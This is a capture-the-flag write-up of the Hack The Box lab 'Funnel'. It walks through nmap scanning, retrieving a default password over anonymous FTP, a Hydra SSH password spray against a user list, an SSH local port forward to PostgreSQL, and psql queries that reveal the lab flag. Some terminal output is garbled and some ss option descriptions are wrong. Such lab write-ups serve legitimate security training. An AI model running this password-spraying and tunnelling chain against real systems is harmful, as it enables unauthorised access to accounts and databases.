### Funnel

Task 1
How many TCP ports are open?

• 2 root@kali: /home/kali/Documents/HTB/Sta kali)-[/home/.../Documents/HTB/Starting\_Project/Funnel] nmap -sC -sC -p- --min-rate 1000 10.129.56.187 -oN Funnel-nmap.txt Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 08:22 PDT Nmap scan report for 10.129.56.187 Host is up (0.27s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp ttp-syst: STAT: FTP server status: Connected to ::ffff:10.10.14.25 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 3 vsFTPd 3.0.3 - secure, fast, stable End of status ftp-anon: Anonymous FTP login allowed (FTP code 230) |\_drwxr-xr-x 2 ftp 4096 Nov 28 2022 mail\_backup ftp 22/tcp open ssh | ssh-hostkey: 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA) 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA) \_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519) Nmap done: 1 IP address (1 host up) scanned in 77.03 seconds

### Task 2 What is the name of the directory that is available on the FTP server?

mail backup


#### Task 3

What is the default account password that every new member on the "Funnel" team should change as soon as possible?

- funnel123#!#
- ftp 10.129.56.187

login as anonymous


Download the file and open pdf file



Task 4 Which user has not changed their default password yet?

• christine

As you can see port 22 is open so we can try to ssh and connect to their server



make a file username.txt and use hydra to brute force

```
(root⊗kali)-[/home/.../Documents/HTB/Starting_Project/Funnel]

# cat username.txt

optimus
albert
andreas
christine
maria
```

Exploit by using hydra

```
hydra -L username.txt -p 'funnel123#!#' 10.129.56.187 ssh  #hydra  

—(root@kali)-[/home/.../Documents/HTB/Starting_Project/Funnel]

—# hydra -L username.txt -p 'funnel123#!#' 10.129.56.187 ssh -t 4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-27 09:16:22

[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:5/p:1), ~2 tries per task

[DATA] attacking ssh://10.129.56.187:22/

[22][ssh] host: 10.129.56.187 login: christine password: funnel123#!#

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-27 09:16:32
```

## Task 5 Which service is running on TCP port 5432 and listens only on localhost?

- Postgresql
- ssh into the server
  ssh christine@10.129.56.187 | password: funnel123#!#
- Enumerate the server
  - ss : this command stand for socket statistic and can be use to check which ports are listening locally on a given machine
  - -t : Display only listening sockets
  - -l: Display TCP sockets
  - -n: Do not try to resolve service names ss-tln

As the result the service run on port 5432 which is Postgresql

```
        christine@funnel:-$ ss -tln

        State
        Recv-Q
        Send-Q
        Local Address:Port
        Peer Address:Port
        Process

        LISTEN
        0
        4096
        127.0.0.53%10:53
        0.0.0.0:*
        0.0.0.0:*

        LISTEN
        0
        4096
        127.0.0.1:5432
        0.0.0.0:*
        0.0.0.0:*

        LISTEN
        0
        4096
        127.0.0.1:41261
        0.0.0.0:*
        127.0.0.1:4261
        0.0.0.0:*

        LISTEN
        0
        32
        *:21
        *:*
        1::]:*

        christine@funnel:-$
        128
        [::]:22
        [::]:*
```

### Task 6

Since you can't access the previously mentioned service from the local machine, you will have to create a tunnel and connect to it from your machine. What is the correct type of tunneling to use? remote port forwarding or local port forwarding?

- Local Port Forwarding
- Use local port forwarding to exploit
- To use local port forwarding with SSH , you can use the ssh command with the -L option, followed by the local port, remote host and port, and the remote SSH server. For example, the following command will forward traffic from the local port 1234 to the remote server remote.example.com 's localhost interface on port 22. ssh-L 1234:localhost:22 user@remote.example.com
- ssh -L 1234:localhost:5432 christine@10.129.56.187

```
-(kali®kali)-[~/Documents/HTB/Starting Project/Ignition]
 _$ ssh -L 1234:127.0.0.1:5432 christine@10.129.56.187
christine@10.129.56.187's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
                  https://ubuntu.com/advantage
 * Support:
  System information as of Sat 27 Jul 2024 04:47:56 PM UTC
  System load:
                           0.0
                           63.2% of 4.78GB
  Usage of /:
  Memory usage:
                            13%
  Swap usage:
                            0%
  Processes:
                            159
  Users logged in:
                           0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for ens160: 10.129.56.187
  IPv6 address for ens160: dead:beef::250:56ff:feb0:c356
```

Connect to data base using psql #postgresql-cli
 psql -U christine -p 1234 -h localhost

```
(root@kali)-[/home/.../Documents/HTB/Starting_Project/Funnel]
# psql -U christine -p 1234 -h localhost
Password for user christine:
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.
christine=#
```

• N to view list of databases

```
)-[/home/.../Documents/HTB/Starting_Project/Funnel]
    psql -U christine -p 1234 -h localhost
Password for user christine:
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.
christine=# \l
                                                                            List of databases
               | Owner | Encoding | Locale Provider | Collate | Ctype
                                                                                                          | ICU Locale | ICU Rules |
   Name
                                                                                                                                                   Access privileges
 christine | christine | UTF8
postgres | christine | UTF8
secrets | christine | UTF8
template0 | christine | UTF8
                                                                       en_US.utf8 | en_US.utf8
| en_US.utf8 | en_US.utf8
| en_US.utf8 | en_US.utf8
| en_US.utf8 | en_US.utf8
                                                libc
                                               | libc
                                               libc
                                                                                                                                               =c/christine
                                                                                                                                              | christine=CTc/christine
 template1
                 christine | UTF8
                                                libc
                                                                          en_US.utf8 | en_US.utf8
                                                                                                                                                =c/christine
                                                                                                                                               christine=CTc/christine
(5 rows)
christine=#
```

Task 7
What is the name of the database that holds the flag?

secrets

# Task 8 Could you use a dynamic tunnel instead of local port forwarding? Yes or No.

yes

Submit root flag

- \c connect specific database
- \dt list all table in current database
- SELECT \* FROM flag;

```
t®kali)-[/home/.../Documents/HTB/Starting_Project/Funnel]
psql -U christine -p 1234 -h localhost
Password for user christine:
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.
christine=# \l
                                                                                     List of databases
              | Owner | Encoding | Locale Provider | Collate | Ctype
                                                                                                                      | ICU Locale | ICU Rules | Access privileges
   Name
christine | christine | UTF8
postgres | christine | UTF8
secrets | christine | UTF8
template0 | christine | UTF8
                                                                                 en_US.utf8 | en_US.utf8
en_US.utf8 | en_US.utf8
en_US.utf8 | en_US.utf8
en_US.utf8 | en_US.utf8
                                                      libc
                                                      libc
                                                    | libc
| libc
                                                                                                                                                             | =c/christine
                                                                                                                                                               christine=CTc/christine
 template1 | christine | UTF8
                                                    libc
                                                                                 en_US.utf8 | en_US.utf8
                                                                                                                                                              | =c/christine
| christine=CTc/christine
(5 rows)
christine=# \c secrets
psql (16.1 (Debian 16.1-1+b1), server 15.1 (Debian 15.1-1.pgdg110+1))
You are now connected to database "secrets" as user "christine".
secrets=# \dt
 List of relations
Schema | Name | Type | Owner
public | flag | table | christine
(1 row)
secrets=# SELECT * FROM flag;
                    value
 cf277664b1771217d7006acdea006db1
(1 row)
```